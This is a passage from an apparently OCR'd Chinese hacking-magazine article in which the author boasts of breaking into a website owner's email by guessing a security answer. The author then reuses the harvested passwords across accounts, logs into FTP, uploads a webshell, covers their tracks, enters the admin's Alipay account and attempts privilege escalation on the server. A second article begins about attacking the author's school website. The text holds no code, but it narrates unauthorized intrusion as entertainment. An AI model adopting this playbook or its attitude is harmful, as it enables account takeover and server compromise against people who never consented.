


图15

我的运气再次发挥作用了，这个问题就不用我多解释了吧。不填林依晨难道我还填刘亦非不成？不用我多说自己理解 。然后第1个邮箱攻破！，这个邮箱导致了后面所有悲剧 ！进去一看，信息非常非常的多，从2005年建站开始到现在几乎所有资料都有，如图16：




图16

翻了一部分，看见很多很多的论坛注册信息，网站注册信息，域名注册信息，以及空间和服务器的开通信息。从而得到了两个最常用的密码：f1****0 和f10*****y。然后通过这两个密码所向无敌，人挡杀人佛挡杀佛。那叫一个消魂啊！！

从而攻破了另外两个邮箱以及N多的主机网站，不过都已经是很早以前的了都没有用了。并没有我期待的域名信息的服务器信息，有域名信息的话咱还可以玩玩劫持什么的。随后我试着用这俩密码去登陆论坛他的管理号，发现不行，不能登录。

看来管理员已经把密码改了，这可恼火了不能前功尽弃了啊，这个时候我又把希望赌在我的运气上了= =！咱直接登录FTP去。神奇的是我只用了3下就把密码和用户名猜出来了。最后用帐号y** 和密码 f10*****y成功登陆！如图17：




图17

随后shell传上去顺便带个txt最后擦擦屁股走人，至此此次社工结束！如图18、图19：

最后用密码进了管理的下支付宝，有1000多呢，我是好人我不用的，免得JC叔叔找我喝茶呢。图20：




图18

五、不完美但满意的结局：

大概看了下，服务器是win2003的，只有这一个站IIS6，但是关闭了ASP的支持，只支持PHP，在论坛的UC连接找到了root密码，试着用mysql导出提权发现不能导出，服务器有360大概被杀了吧。C盘D盘E盘均可以浏览，发现了Serv-u，默认的管理密码也已经改了。配置文件里面找到了管理的加密密码，但是cmd5的Serv-u解密查不出来。

最后用root写了个启动上去但是至今无果，索性也就不弄了，最后说下成功找到了林依晨的密码。还拿到论坛得意一下，这个结局虽然不是完美的，但是我很满意！

六、文章小结：

这次社工我也走了不少的弯路，要是最先我就搜索他的姓名也就没有那么麻烦了，这次也可以看出多哥地方同时使用同一个密码的危害有多大！希望各位叉子都注意自己的密码，不要被别人盗了自己都不知道呢。




图19




图20

社工其中的乐趣只有自己才能体会，不需要任何漏洞，也不需要任何工具，需要的只是一个灵活的头脑和自己的一双手，几乎不用一兵一卒就拿到了目标网站的权限，这就是社会工程学的魅力所在！

曲折社工拿下母校的webshell

流得滑

刚上高中的时候我就有种想拿下母校网站的冲动，可是徘徊了大半年了还是原地踏步，无论跑啊D、明小子、都没有任何注入点，明小子跑了很久都还没查询出。弱口令以及万能密码都没有进入后台而以失败告终！（如图1、2）。

